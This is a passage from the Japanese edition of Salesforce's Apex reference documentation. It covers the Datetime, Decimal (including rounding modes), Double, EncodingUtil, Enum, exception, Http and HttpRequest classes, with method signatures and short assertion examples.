型: Integer

例

```
DateTime dt = DateTime.newInstance(2000, 2, 3, 3, 1, 5);

System.assertEquals(5, dt.secondGMT());
```

time()

コンテキストユーザのローカルタイムゾーンで datetime の time コンポーネントを返します。

署名

```
public Time time()
```

戻り値

型: Time

例

```
DateTime dt = DateTime.newInstance(2002, 11, 21, 0, 2, 2);

Time expected = Time.newInstance(0, 2, 2, 0);

System.assertEquals(expected, dt.time());
```

timeGmt()

GMT タイムゾーンで datetime の time コンポーネントを返します。

署名

```
public Time timeGmt()
```

戻り値

型: Time

例

```
// This sample is based on the PST time zone

DateTime dt = DateTime.newInstance(2004, 1, 27, 4, 1, 2);

Time expected = Time.newInstance(12, 1, 2, 0);

// 8 hours are added to the time to convert it from

// PST to GMT

System.assertEquals(expected, dt.timeGMT());
```

valueOf(dateTimeString)

指定した文字列の値を含む datetime を返します。

署名

```
public static Datetime valueOf(String dateTimeString)
```

パラメータ

dateTimeString
型: String

戻り値

型: Datetime

日付は GMT タイムゾーンで返されます。

使用方法

指定した文字列は、ローカルタイムゾーンの標準の日付形式「yyyy-MM-dd HH:mm:ss」を使用する必要があります。

例

```
string year = '2008';

string month = '10';

string day = '5';

string hour = '12';

string minute = '20';

string second = '20';

string stringDate = year + '-' + month + '-' + day + ' ' + hour + ':'

    + minute +  ':' + second;



Datetime myDate = Datetime.valueOf(stringDate);
```

valueOf(fieldValue)

指定されたオブジェクトをdatetimeに変換します。このメソッドを使用して、履歴管理項目の値またはdatetime値を表すオブジェクトを変換します。

署名

```
public static Datetime valueOf(Object fieldValue)
```

パラメータ

fieldValue
型: Object

戻り値

型: Datetime

使用方法

項目が datetime 項目の場合は、`AccountHistory` など、履歴 sObject の `OldValue` 項目または `NewValue` 項目でこのメソッドを使用します。

例

```
List<AccountHistory> ahlist = [SELECT Field,OldValue,NewValue FROM AccountHistory];

for(AccountHistory ah : ahlist) {

  System.debug('Field: ' + ah.Field);

  if (ah.field == 'MyDatetime__c') {

    Datetime oldValue = Datetime.valueOf(ah.OldValue);

    Datetime newValue = Datetime.valueOf(ah.NewValue);

  }

}
```

valueOfGmt(dateTimeString)

指定した文字列の値を含む datetime を返します。

署名

```
public static Datetime valueOfGmt(String dateTimeString)
```

パラメータ

dateTimeString
型: String

戻り値

型: Datetime

使用方法

指定した文字列は、GMT タイムゾーンの標準の日付形式「yyyy-MM-dd HH:mm:ss」を使用する必要があります。

例

```
// California locale time

string year = '2009';

string month = '3';

string day = '5';

string hour = '5';

string minute = '2';

string second = '2';

string stringDate = year + '-' + month + '-' + day + ' ' + hour + ':'

    + minute +  ':' + second;


Datetime myDate = Datetime.valueOfGMT(stringDate);


DateTime expected = DateTime.newInstance(2009, 3, 4, 21, 2, 2);

System.assertEquals(expected, myDate);
```

year()

コンテキストユーザのローカルタイムゾーンで datetime の year コンポーネントを返します。

署名

```
public Integer year()
```

戻り値

型: Integer

例

```
DateTime dt = DateTime.newInstance(2012, 1, 26, 5, 2, 4);

System.assertEquals(2012, dt.year());
```

yearGmt()

GMT タイムゾーンで datetime の year コンポーネントを返します。

署名

```
public Integer yearGmt()
```

戻り値

型: Integer

例

```
DateTime dt = DateTime.newInstance(2012, 10, 4, 6, 4, 6);

System.assertEquals(2012, dt.yearGMT());
```

Decimal クラス

Decimal プリミティブデータ型のメソッドが含まれます。

名前空間

System

使用方法

Decimal についての詳細は、「プリミティブデータ型」 (ページ 29)を参照してください。

このセクションの内容:

丸めモード

丸めモードでは、精度を破棄する数値操作の丸め動作を指定します。

各丸めモードでは、丸められた結果の返される再下位の桁を計算する方法を示します。次に、*roundingMode* の有効な値を示します。

名前	説明
CEILING	正の無限大に丸めます。つまり、結果が正の場合、このモードは、UP 丸めモードと同じ動作をします。結果が負の場合、DOWN 丸めモードと同じ動作をします。この丸めモードでは計算値は小さくなりません。次に例を示します。 • 入力値 5.5: CEILING 丸めモードの結果: 6 • 入力値 1.1: CEILING 丸めモードの結果: 2 • 入力値 -1.1: CEILING 丸めモードの結果: -1 • 入力値 -2.7: CEILING 丸めモードの結果: -2 `Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};` `Long[] expected = new Long[]{6, 2, -1, -2};` `for(integer x = 0; x < example.size(); x++){` `System.assertEquals(expected[x],` `example[x].round(System.RoundingMode.CEILING));` `}`
DOWN	0に丸めます。この丸めモードは常に、小数点以下の桁数部分を実行前に破棄します。この丸めモードでは計算値が大きくなることはありません。次に例を示します。 • 入力値 5.5: DOWN 丸めモードの結果: 5 • 入力値 1.1: DOWN 丸めモードの結果: 1 • 入力値 -1.1: DOWN 丸めモードの結果: -1 • 入力値 -2.7: DOWN 丸めモードの結果: -2 `Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};` `Long[] expected = new Long[]{5, 1, -1, -2};` `for(integer x = 0; x < example.size(); x++){` `System.assertEquals(expected[x],` `example[x].round(System.RoundingMode.DOWN));` `}`
FLOOR	負の無限大に丸めます。つまり、結果が正の場合、このモードは、DOWN 丸めモードと同じ動作をします。結果が負の場合、UP 丸めモードと同じ動作をします。この丸めモードでは計算値は大きくなりません。次に例を示します。 • 入力値 5.5: FLOOR 丸めモードの結果: 5

名前	説明
	• 入力値 1.1: FLOOR 丸めモードの結果: 1 • 入力値 -1.1: FLOOR 丸めモードの結果: -2 • 入力値 -2.7: FLOOR 丸めモードの結果: -3 `Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};` `Long[] expected = new Long[]{5, 1, -2, -3};` `for(integer x = 0; x < example.size(); x++){` `System.assertEquals(expected[x],` `example[x].round(System.RoundingMode.FLOOR));` `}`
HALF_DOWN	「最も近い近似値」に丸められます。ただし、2つの近似値が等距離にある場合は、このモードでは切り捨てられます。破棄される小数点以下の値が0.5より大きい場合、この丸めモードは、UP 丸めモードと同じ動作をします。0.5以下の場合、DOWN 丸めモードと同じ動作をします。次に例を示します。 • 入力値 5.5: HALF_DOWN 丸めモードの結果: 5 • 入力値 1.1: HALF_DOWN 丸めモードの結果: 1 • 入力値 -1.1: HALF_DOWN 丸めモードの結果: -1 • 入力値 -2.7: HALF_DOWN 丸めモードの結果: -3 `Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};` `Long[] expected = new Long[]{5, 1, -1, -3};` `for(integer x = 0; x < example.size(); x++){` `System.assertEquals(expected[x],` `example[x].round(System.RoundingMode.HALF_DOWN));` `}`
HALF_EVEN	「最も近い近似値」に丸められます。ただし、2つの近似値が等距離にある場合は、このモードでは偶数の近似値に丸められます。破棄される小数点以下の値の左側が奇数の場合、この丸めモードは、HALF_UP 丸めモードと同じ動作をします。偶数の場合、HALF_DOWN 丸めメソッドと同じ動作をします。次に例を示します。 • 入力値 5.5: HALF_EVEN 丸めモードの結果: 6 • 入力値 1.1: HALF_EVEN 丸めモードの結果: 1 • 入力値 -1.1: HALF_EVEN 丸めモードの結果: -1

名前	説明
	• 入力値 -2.7: HALF_EVEN 丸めモードの結果: -3 ``` Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7}; Long[] expected = new Long[]{6, 1, -1, -3}; for(integer x = 0; x < example.size(); x++){ System.assertEquals(expected[x], example[x].round(System.RoundingMode.HALF_EVEN)); } ``` この丸めモードは、連続する計算に対して繰り返し適用される場合、統計的に累積エラーを最小化します。
HALF_UP	「最も近い近似値」に丸められます。ただし、2つの近似値が等距離にある場合は、このモードでは切り上げられます。破棄される小数点以下の値が0.5以上の場合、この丸めメソッドは、UP 丸めメソッドと同じ動作をします。0.5より小さい場合、DOWN 丸めメソッドと同じ動作をします。次に例を示します。 • 入力値 5.5: HALF_UP 丸めモードの結果: 6 • 入力値 1.1: HALF_UP 丸めモードの結果: 1 • 入力値 -1.1: HALF_UP 丸めモードの結果: -1 • 入力値 -2.7: HALF_UP 丸めモードの結果: -3 ``` Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7}; Long[] expected = new Long[]{6, 1, -1, -3}; for(integer x = 0; x < example.size(); x++){ System.assertEquals(expected[x], example[x].round(System.RoundingMode.HALF_UP)); } ```
UNNECESSARY	要求された操作の結果が正確であることが確認されました。つまり、丸める必要がありません。正確でない結果を生成する操作でこの丸めモードが指定されると、MathException が発生します。以下に例を示します。 • 入力値 5.5: UNNECESSARY 丸めモードの結果: MathException • 入力値 1.1: UNNECESSARY 丸めモードの結果: MathException • 入力値 1.0: UNNECESSARY 丸めモードの結果: 1 • 入力値 -1.0: UNNECESSARY 丸めモードの結果: -1

名前	説明
	• **入力値** -2.2: `UNNECESSARY` **丸めモードの結果**: MathException `Decimal example1 = 5.5;` `Decimal example2 = 1.0;` `system.assertEquals(1,` `example2.round(System.RoundingMode.UNNECESSARY));` `try{` `example1.round(System.RoundingMode.UNNECESSARY);` `} catch(Exception E) {` `system.assertEquals('System.MathException', E.getTypeName());` `}`
`UP`	**0から遠い方向に丸めます。この丸めモードは常に、小数点以下の桁数部分を実行前に切り捨てます。この丸めモードでは計算値が小さくなることはありません。次に例を示します。** • **入力値** 5.5: `UP` **丸めモードの結果**: 6 • **入力値** 1.1: `UP` **丸めモードの結果**: 2 • **入力値** -1.1: `UP` **丸めモードの結果**: -2 • **入力値** -2.7: `UP` **丸めモードの結果**: -3 `Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};` `Long[] expected = new Long[]{6, 2, -2, -3};` `for(integer x = 0; x < example.size(); x++){` `System.assertEquals(expected[x],` `example[x].round(System.RoundingMode.UP));` `}`

Decimal メソッド

`Decimal` **のメソッドは次のとおりです。**

このセクションの内容:

toPlainString()
科学的記数法を使用せずに、decimal の string 値を返します。

valueOf(doubleToDecimal)
指定した double の値を含む decimal を返します。

valueOf(longToDecimal)
指定した long の値を含む decimal を返します。

valueOf(stringToDecimal)
指定した string の値を含む decimal を返します。Java と同様、文字列は署名された decimal を表すものとして解釈されます。

abs()

decimal の絶対値を返します。

署名

```
public Decimal abs()
```

戻り値

型: Decimal

例

```
Decimal myDecimal = -6.02214129;

System.assertEquals(6.02214129, myDecimal.abs());
```

divide(divisor, scale)

この decimal を指定した除数で除算し、スケール (指定したスケールを使用した結果の小数点以下の桁数) を設定します。

署名

```
public Decimal divide(Decimal divisor, Integer scale)
```

パラメータ

divisor
型: Decimal

scale
型: Integer

戻り値

型: Decimal

例

```
Decimal decimalNumber = 19;

Decimal result = decimalNumber.divide(100, 3);

System.assertEquals(0.190, result);
```

divide(divisor, scale, roundingMode)

この decimal を指定した除数で除算し、スケール (指定したスケールを使用した結果の小数点以下の桁数) を設定し、必要に応じて丸めモードを使用して値を丸めます。

署名

```
public Decimal divide(Decimal divisor, Integer scale, Object roundingMode)
```

パラメータ

divisor
型: Decimal

scale
型: Integer

roundingMode
型: System.RoundingMode

戻り値

型: Decimal

例

```
Decimal myDecimal = 12.4567;

Decimal divDec = myDecimal.divide(7, 2, System.RoundingMode.UP);

System.assertEquals(divDec, 1.78);
```

doubleValue()

decimal の double 値を返します。

署名

```
public Double doubleValue()
```

戻り値

型: Double

例

```
Decimal myDecimal = 6.62606957;

Double value = myDecimal.doubleValue();

System.assertEquals(6.62606957, value);
```

format()

コンテキストユーザのロケールを使用して、decimal の string 値を返します。

署名

```
public String format()
```

戻り値

型: String

使用方法

指数が必要な場合、科学的記数法が使用されます。

例

```
// U.S. locale

Decimal myDecimal = 12345.6789;

system.assertEquals('12,345.679', myDecimal.format());
```

intValue()

decimal の integer 値を返します。

署名

```
public Integer intValue()
```

戻り値

型: Integer

例

```
Decimal myDecimal = 1.602176565;

system.assertEquals(1, myDecimal.intValue());
```

longValue()

decimal の long 値を返します。

署名

```
public Long longValue()
```

戻り値

型: Long

例

```
Decimal myDecimal = 376.730313461;

system.assertEquals(376, myDecimal.longValue());
```

pow(exponent)

この decimal を、指定された exponent のべき数まで累乗した値を返します。

署名

```
public Decimal pow(Integer exponent)
```

パラメータ

exponent
型: Integer

exponent の値は、0 ～ 32,767 です。

戻り値

型: Decimal

使用方法

`MyDecimal.pow(0)` を使用する場合、1 が返されます。

`Math.pow` メソッドでは負の値を使用できます。

例

```
Decimal myDecimal = 4.12;

Decimal powDec = myDecimal.pow(2);

System.assertEquals(powDec, 16.9744);
```

precision()

decimal の桁数の合計を返します。

署名

```
public Integer precision()
```

戻り値

型: Integer

例

たとえば、decimal 値が 123.45 の場合、precision は 5 を返します。decimal 値が 123.123 の場合、precision は 6 を返します。

```
Decimal D1 = 123.45;

Integer precision1 = D1.precision();

system.assertEquals(precision1, 5);

Decimal D2 = 123.123;

Integer precision2 = D2.precision();

system.assertEquals(precision2, 6);
```

round()

decimal の丸められた近似値を返します。数値は、均等丸めモードを使用して、「最も近い近似値」である整数に丸められます。ただし、2 つの近似値が等距離にある場合は、このモードでは偶数の近似値に丸められます。

署名

```
public Long round()
```

戻り値

型: Long

使用方法

この丸めモードは、連続する計算に対して繰り返し適用される場合、統計的に累積エラーを最小化します。

例

```
Decimal D = 4.5;

Long L = D.round();

System.assertEquals(4, L);



Decimal D1 = 5.5;

Long L1 = D1.round();

System.assertEquals(6, L1);



Decimal D2 = 5.2;

Long L2 = D2.round();

System.assertEquals(5, L2);



Decimal D3 = -5.7;

Long L3 = D3.round();

System.assertEquals(-6, L3);
```

round(roundingMode)

decimal の丸められた近似値を返します。数値は、丸めモードで指定された丸めモードを使用して、小数点以下の桁数 0 に丸められます。

署名

```
public Long round(System.RoundingMode roundingMode)
```

パラメータ

roundingMode
型: System.RoundingMode

戻り値

型: Long

scale()

decimal のスケール、つまり小数点以下の桁数を返します。

署名

```
public Integer scale()
```

戻り値

型: Integer

例

```
Decimal myDecimal = 9.27400968;

system.assertEquals(8, myDecimal.scale());
```

setScale(scale)

必要に応じて均等丸めモードを使用して、decimalのスケールを指定の小数点以下の桁数に設定します。均等丸めモードでは、「最も近い近似値」に丸められます。ただし、2つの近似値が等距離にある場合は、このモードでは偶数の近似値に丸められます。

署名

```
public Decimal setScale(Integer scale)
```

パラメータ

scale
型: Integer

scale の値は、–33 ～ 33 です。

戻り値

型: Decimal

使用方法

decimal のスケールを明示的に設定しない場合、スケールは decimal が作成された項目によって指定されます。

- decimal がクエリの一部として作成される場合、スケールはクエリから返される項目のスケールに基づきます。
- decimal が string から作成される場合、スケールは string の小数点以下の桁の文字数となります。
- decimalが小数以外の数値から作成される場合、数値をstringに変換して小数点以下の桁の文字数を使用することで、スケールを決定します。

例

```
Decimal myDecimal = 8.987551787;

Decimal setScaled = myDecimal.setscale(3);

System.assertEquals(8.988, setScaled);
```

setScale(scale, roundingMode)

必要に応じて、丸めモードで指定された丸めモードを使用して、decimal のスケールを指定の小数点以下の桁数に設定します。

署名

```
public Decimal setScale(Integer scale, System.RoundingMode roundingMode)
```

パラメータ

scale
型: Integer

scale の値は、-32,768 ～ 32,767 です。

roundingMode
型: System.RoundingMode

戻り値

型: Decimal

使用方法

decimal のスケールを明示的に設定しない場合、スケールは decimal が作成された項目によって指定されます。

- decimal がクエリの一部として作成される場合、スケールはクエリから返される項目のスケールに基づきます。
- decimal が string から作成される場合、スケールは string の小数点以下の桁の文字数となります。
- decimal が小数以外の数値から作成される場合、数値を string に変換して小数点以下の桁の文字数を使用することで、スケールを決定します。

stripTrailingZeros()

末尾の 0 が削除された decimal を返します。

署名

```
public Decimal stripTrailingZeros()
```

戻り値

型: Decimal

例

```
Decimal myDecimal = 1.10000;

Decimal stripped = myDecimal.stripTrailingZeros();

System.assertEquals(stripped, 1.1);
```

toPlainString()

科学的記数法を使用せずに、decimal の string 値を返します。

署名

```
public String toPlainString()
```

戻り値

型: String

例

```
Decimal myDecimal = 12345.6789;

System.assertEquals('12345.6789', myDecimal.toPlainString());
```

valueOf(doubleToDecimal)

指定した double の値を含む decimal を返します。

署名

```
public static Decimal valueOf(Double doubleToDecimal)
```

パラメータ

doubleToDecimal
型: Double

戻り値

型: Decimal

例

```
Double myDouble = 2.718281828459045;

Decimal myDecimal = Decimal.valueOf(myDouble);

System.assertEquals(2.718281828459045, myDecimal);
```

valueOf(longToDecimal)

指定した long **の値を含む** decimal **を返します。**

署名

```
public static Decimal valueOf(Long longToDecimal)
```

パラメータ

longToDecimal
　型: Long

戻り値

型: Decimal

例

```
Long myLong = 299792458;

Decimal myDecimal = Decimal.valueOf(myLong);

System.assertEquals(299792458, myDecimal);
```

valueOf(stringToDecimal)

指定した string **の値を含む** decimal **を返します。** Java **と同様、文字列は署名された** decimal **を表すものとして解釈されます。**

署名

```
public static Decimal valueOf(String stringToDecimal)
```

パラメータ

stringToDecimal
　型: String

戻り値

型: Decimal

例

```
String temp = '12.4567';

Decimal myDecimal = Decimal.valueOf(temp);
```

Double クラス

Double プリミティブデータ型のメソッドが含まれます。

名前空間

System

使用方法

Double についての詳細は、「プリミティブデータ型」 (ページ 29)を参照してください。

Double メソッド

`Double` のメソッドは次のとおりです。

このセクションの内容:

format()

コンテキストユーザのロケールを使用して、double の string 値を返します。

署名

```
public String format()
```

戻り値

型: String

例

```
Double myDouble = 1261992;

system.assertEquals('1,261,992', myDouble.format());
```

intValue()

double の integer 値を integer に割り当てて返します。

署名

```
public Integer intValue()
```

戻り値

型: Integer

例

```
Double DD1 = double.valueOf('3.14159');

Integer value = DD1.intValue();

system.assertEquals(value, 3);
```

longValue()

double の long 値を返します。

署名

```
public Long longValue()
```

戻り値

型: Long

例

```
Double myDouble = 421994;

Long value = myDouble.longValue();

System.assertEquals(421994, value);
```

round()

この double の値に最も近い long 値を返します。

署名

```
public Long round()
```

戻り値

型: Long

例

```
Double D1 = 4.5;

Long L1 = D1.round();

System.assertEquals(5, L1);



Double D2= 4.2;

Long L2= D2.round();

System.assertEquals(4, L2);



Double D3= -4.7;

Long L3= D3.round();

System.assertEquals(-5, L3);
```

valueOf(stringToDouble)

指定した string の値を含む double を返します。Java と同様、string は署名された decimal を表すものとして解釈されます。

署名

```
public static Double valueOf(String stringToDouble)
```

パラメータ

stringToDouble
型: String

戻り値

型: Double

例

```
Double DD1 = double.valueOf('3.14159');
```

valueOf(fieldValue)

指定されたオブジェクトを double 値に変換します。このメソッドを使用して、履歴管理項目の値または double 値を表すオブジェクトを変換します。

署名

```
public static Double valueOf(Object fieldValue)
```

パラメータ

fieldValue
型: Object

戻り値

型: Double

使用方法

数値項目のように項目のデータ型が double 型に対応する場合は、`AccountHistory` など、履歴 sObject の `OldValue` 項目または `NewValue` 項目でこのメソッドを使用します。

例

```
List<AccountHistory> ahlist =

  [SELECT Field,OldValue,NewValue

   FROM AccountHistory];

for(AccountHistory ah : ahlist) {
```

```
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'NumberOfEmployees') {
    Double oldValue =
      Double.valueOf(ah.OldValue);
    Double newValue =
      Double.valueOf(ah.NewValue);
}
```

EncodingUtil クラス

URL 文字列を符号化し、復号化し、文字列を 16 進法の形式に変換するには、`EncodingUtil` クラスのメソッドを使用します。

名前空間

System

使用方法

メモ: 非 ASCII 文字を含む文書を Salesforce に移動するために EncodingUtil メソッドを使用することはできません。ただし、Salesforce から文書をダウンロードできます。その場合、API `query` 呼び出しを使用して文書の ID をクエリし、ID によって文書を要求してください。

EncodingUtil メソッド

`EncodingUtil` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

urlDecode(inputString, encodingScheme)
特定の符号化方式を使用している application/x-www-form-urlencoded 形式、たとえば"UTF-8"を復号化します。

urlEncode(inputString, encodingScheme)
特定の符号化方式を使用している application/x-www-form-urlencoded 形式、たとえば"UTF-8"に符号化します。

base64Decode(inputString)

Base64 の符号化された string をその標準フォームを表している blob に変換します。

署名

```
public static Blob base64Decode(String inputString)
```

パラメータ

inputString
型: String

戻り値

型: Blob

base64Encode(inputBlob)

blob をその標準フォームを表している符号化されていない string に変換します。

署名

```
public static String base64Encode(Blob inputBlob)
```

パラメータ

inputBlob
型: Blob

戻り値

型: String

convertToHex(inputString)

指定した16 進法 (16 進数) 文字列を Blob 値に変換し、この Blob 値を返します。

署名

```
public static Blob convertToHex(String inputString)
```

パラメータ

inputString
型: String

変換する 16 進数の文字列。この文字列には有効な 16 進数文字 (0-9、a-f、A-F) のみを含むことができ、文字数は偶数である必要があります。

戻り値

型: Blob

使用方法

Blob の各バイトは、入力文字列の 2 つの 16 進数文字で構築されます。

`convertFromHex` メソッドは次の例外を発生させます。

- `NullPointerException` — *`inputString`* が `null` です。
- `InvalidParameterValueException` — *`inputString`* に無効な 16 進数文字が含まれているか、文字数が偶数ではありません。

例

```
Blob blobValue = EncodingUtil.convertFromHex('4A4B4C');

System.assertEquals('JKL', blobValue.toString());
```

convertToHex(inputString)

`inputString` の 16 進法 (16 進数) 表現を返します。このメソッドは、HTTP ダイジェスト認証 (RFC2617) のためにクライアント応答 (たとえば HA1 または HA2) を計算するために使用可能です。

署名

```
public static String convertToHex(Blob inputString)
```

パラメータ

inputString
型: Blob

戻り値

型: String

urlDecode(inputString, encodingScheme)

特定の符号化方式を使用している `application/x-www-form-urlencoded` 形式、たとえば "UTF-8" を復号化します。

署名

```
public static String urlDecode(String inputString, String encodingScheme)
```

パラメータ

inputString
　型: String

encodingScheme
　型: String

戻り値

型: String

使用方法

どの文字が `\"%xy\"` フォームの連続シーケンスによって表されているかを決定するために、このメソッドは供給された符号化方式を使用します。形式についての詳細は、*HypertextMarkupLanguage-2.0*内の「The form-urlencoded Media Type」を参照してください。

urlEncode(inputString, encodingScheme)

特定の符号化方式を使用している `application/x-www-form-urlencoded` 形式、たとえば "UTF-8" に符号化します。

署名

```
public static String urlEncode(String inputString, String encodingScheme)
```

パラメータ

inputString
　型: String

encodingScheme
　型: String

戻り値

型: String

使用方法

不確かな文字用のバイトを得るために、このメソッドは供給された符号化方式を使用します。形式についての詳細は、*Hypertext Markup Language - 2.0* 内の「The form-urlencoded Media Type」を参照してください。

例

```
String encoded = EncodingUtil.urlEncode(url, 'UTF-8');
```

Enum メソッド

列挙型は、ユーザが指定した識別子の有限のセットのうちの1つだけを値に持つ抽象データ型です。Apexには `LoggingLevel` などの組み込み enum があり、独自の enum を定義することもできます。

ユーザ定義 enum であるか組み込み enum であるかに関わらず、すべての Apex enum には引数を取らない次の共通メソッドがあります。

values
このメソッドは、enum の値を、同じ enum 型のリストとして返します。

各 enum 値には、引数を取らない次のメソッドがあります。

name
enum 項目の名前を string として返します。

ordinal
0 から始まる enum 値のリスト内の項目の位置を Integer として返します。

enum 値にユーザ定義メソッドを追加することはできません。

Enum についての詳細は、「enum」 (ページ 39)を参照してください。

例

```
Integer i = StatusCode.DELETE_FAILED.ordinal();


String s = StatusCode.DELETE_FAILED.name();


List<StatusCode> values = StatusCode.values();
```

Exception クラスおよび組み込み例外

例外は、コード実行の正常な流れを中断させるエラーを示します。Apex組み込み例外を使用するか、カスタム例外を作成できます。すべての例外には共通のメソッドがあります。

すべての例外は、エラーメッセージや例外型を返す組込みメソッドをサポートしています。標準の `exception` クラスに加え、例外にはさまざまな型があります。

`System` 名前空間の例外を次に示します。

例外	説明
`AsyncException`	非同期コールのエンキューの失敗など、非同期処理に関する問題を示す例外。

例外	説明
`CalloutException`	外部システムへのコールの失敗など、Web サービス処理に関する問題を示す例外。
`DmlException`	`insert` ステートメントでレコードの必要な項目が欠落している場合など、DML ステートメントに関する問題を示す例外。
`EmailException`	送信の失敗など、メールに関する問題を示す例外。詳細は、「送信メール」を参照してください。
`InvalidParameterValueException`	無効なパラメータがメソッドに渡されたか、Visualforce ページで使用される URL に関する問題が発生しました。Visualforce についての詳細は、『*Visualforce 開発者ガイド*』を参照してください。
`LimitException`	ガバナ制限を超えました。この例外は、キャッチできません。
`JSONException`	JSON の逐次化処理および並列化処理に関する問題を示す例外。詳細は、`System.JSON`、`System.JSONParser`、および `System.JSONGenerator` のメソッドを参照してください。
`ListException`	範囲外のインデックスへのアクセスなど、リストに関する問題を示す例外。
`MathException`	0 による除算など、算術演算に関する問題を示す例外。
`NoAccessException`	現在のユーザがアクセス権を付与されていない sObject へのアクセスなど、承認されないアクセスに関する問題を示す例外。通常は Visualforce ページで使用します。Visualforce についての詳細は、『*Visualforce 開発者ガイド*』を参照してください。
`NoDataFoundException`	削除された sObject へのアクセスなど、存在しないデータに関する問題を示す例外。通常は Visualforce ページで使用します。Visualforce についての詳細は、『*Visualforce 開発者ガイド*』を参照してください。
`NoSuchElementException`	リストの範囲外の項目にアクセスしようとすると、この例外が発生します。この例外は、*イテレータ*の `next` メソッドで使用されます。たとえば、`iterator.hasNext() == false` で `iterator.next()` をコールすると、この例外が発生します。この例外は、Apex Flex キューメソッドでも使用され、Flex キューの無効な位置にあるジョブにアクセスしようとすると発生します。
`NullPointerException`	次のコードで示す例のような、null 値の逆参照に関する問題を示す例外。 `String s;` `s.toLowerCase(); // Since s is null, this call causes` `// a NullPointerException`
`QueryException`	sObject の単一変数に対する、レコードを返さない、または複数のレコードを返すクエリの割り当てなど、SOQL クエリに関する問題を示す例外。
`RequiredFeatureMissing`	Chatter が有効でない組織にリリースされているコードに Chatter 機能が要求されている。

例外	説明
`SearchException`	SOAP API `search()` コールで実行される SOSL クエリの問題を示す例外。たとえば、`searchString` パラメータに含まれる文字数が 2 文字未満。詳細は、『SOAP API 開発者ガイド』を参照してください。
`SecurityException`	Crypto ユーティリティクラスの静的メソッドに関する問題を示す例外。詳細は、「Crypto クラス」を参照してください。
`SerializationException`	データの逐次化に関する問題を示す例外。通常は Visualforce ページで使用します。Visualforce についての詳細は、『Visualforce 開発者ガイド』を参照してください。
`SObjectException`	`insert` の間のみ変更可能な `update` ステートメント内の項目の変更など、sObject レコードに関する問題を示す例外。
`StringException`	ヒープサイズを超える string など、string に関連する問題を示す例外。
`TypeException`	`valueOf` メソッドを使用した string 型「a」の integer 型への変換など、型の変換に関する問題を示す例外。
`VisualforceException`	Visualforce ページに関する問題を示す例外。Visualforce についての詳細は、『Visualforce 開発者ガイド』を参照してください。
`XmlException`	XML の読み取り、書き込みの失敗など、XmlStream クラスに関する問題を示す例外。

DmlException 例外の使用例を次に示します。

```
Account[] accts = new Account[]{new Account(billingcity = 'San Jose')};
try {
    insert accts;
} catch (System.DmlException e) {
    for (Integer i = 0; i < e.getNumDml(); i++) {
        // Process exception here
        System.debug(e.getDmlMessage(i));
    }
}
```

他の名前空間の例外については、

- キャンバスの例外
- `ConnectApi` 例外
- DataSource の例外
- レポートの例外
- サイトの例外

共通例外メソッド

例外メソッドは、例外の特定のインスタンスからコールされ、処理されます。次の表にすべてのインスタンス例外メソッドを示します。すべての例外型に共通で次のメソッドが含まれます。

名前	引数	戻り値	説明
`getCause`		Exception	例外オブジェクトとして例外の原因を返します。
`getLineNumber`		Integer	例外が発生した箇所の行番号を返します。
`getMessage`		string	ユーザに表示されるエラーメッセージを返します。
`getStackTraceString`		string	文字列としてスタック追跡を返します。
`getTypeName`		string	DmlException、ListException、MathException などの例外型を返します。
`initCause`	Exception *`cause`*	Void	この例外の原因が設定されていない場合は設定します。
`setMessage`	String *`s`*	Void	ユーザに表示されるエラーメッセージを設定します。

DMLException および EmailException メソッド

共通例外メソッドに加え、DMLExceptions および EmailExceptions には次のメソッドもあります。

名前	引数	戻り値	説明
`getDmlFieldNames`	Integer *`i`*	String []	失敗した *`i`* 番目の行に示されるエラーの原因となった項目の名前を返します。
`getDmlFields`	Integer *`i`*	Schema.sObjectField []	失敗した *`i`* 番目の行に示されるエラーの原因となった項目の項目トークンを返します。項目トークンの詳細は、「動的 Apex」を参照してください。
`getDmlId`	Integer *`i`*	string	失敗した *`i`* 番目の行に示されるエラーの原因となったレコードの ID を返します。
`getDmlIndex`	Integer *`i`*	Integer	失敗した *`i`* 番目の行の元の行位置を返します。
`getDmlMessage`	Integer *`i`*	string	失敗した *`i`* 番目の行のユーザメッセージを返します。
`getDmlStatusCode`	Integer *`i`*	string	非推奨。代わりに getDmlType を使用してください。失敗した *`i`* 番目の行の Apex 失敗コードを返します。

名前	引数	戻り値	説明
`getDmlType`	Integer *i*	System.StatusCode	System.StatusCode の enum の値を返します。次に例を示します。 `try { insert new Account(); } catch (System.DmlException ex) { System.assertEquals( StatusCode.REQUIRED_FIELD_MISSING, ex.getDmlType(0)); }` System.StatusCode についての詳細は、「enum」を参照してください。
`getNumDml`		Integer	DML 例外で失敗した行数を返します。

Http クラス

HTTP 要求と応答を開始するには `Http` クラスを使用します。

名前空間

System

Http メソッド

`Http` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

send(request)

HttpRequest を送信して、応答を返します。

署名

```
public HttpResponse send(HttpRequest request)
```

パラメータ

request
型: System.HttpRequest

戻り値

型: System.HttpResponse

toString()

オブジェクトのプロパティを表示、特定する文字列を返します。

署名

```
public String toString()
```

戻り値

型: String

HttpCalloutMock インターフェース

HTTP コールアウトをテストするときに擬似応答を送信できます。

名前空間

System

使用方法

実装例は、「HttpCalloutMock インターフェースの実装による HTTP コールアウトのテスト」を参照してください。

HttpCalloutMock メソッド

HttpCalloutMock のメソッドは次のとおりです。

このセクションの内容:

respond(request)

指定された要求の HTTP 応答を返します。このメソッドの実装は Apex ランタイムによってコールされ、Test.setMock がコールされた後に HTTP コールアウトが実行されたときに擬似応答を送信します。

署名

```
public HttpResponse respond(HttpRequest request)
```

パラメータ

request
型: System.HttpRequest

戻り値

型: System.HttpResponse

HttpRequest クラス

GET、POST、PUT、および DELETE のような HTTP 要求をプログラムで作成するには、`HttpRequest` クラスを使用します。

名前空間

System

使用方法

`HttpRequest` で作成されたリクエストボディ内の XML または JSON コンテンツを解析するには、XML クラスまたは JSON クラスを使用します。

例

次の例は、要求を含む認証ヘッダーの使用方法と応答の処理を示しています。

```
public class AuthCallout {


   public void basicAuthCallout(){

     HttpRequest req = new HttpRequest();

     req.setEndpoint('http://www.yahoo.com');

     req.setMethod('GET');


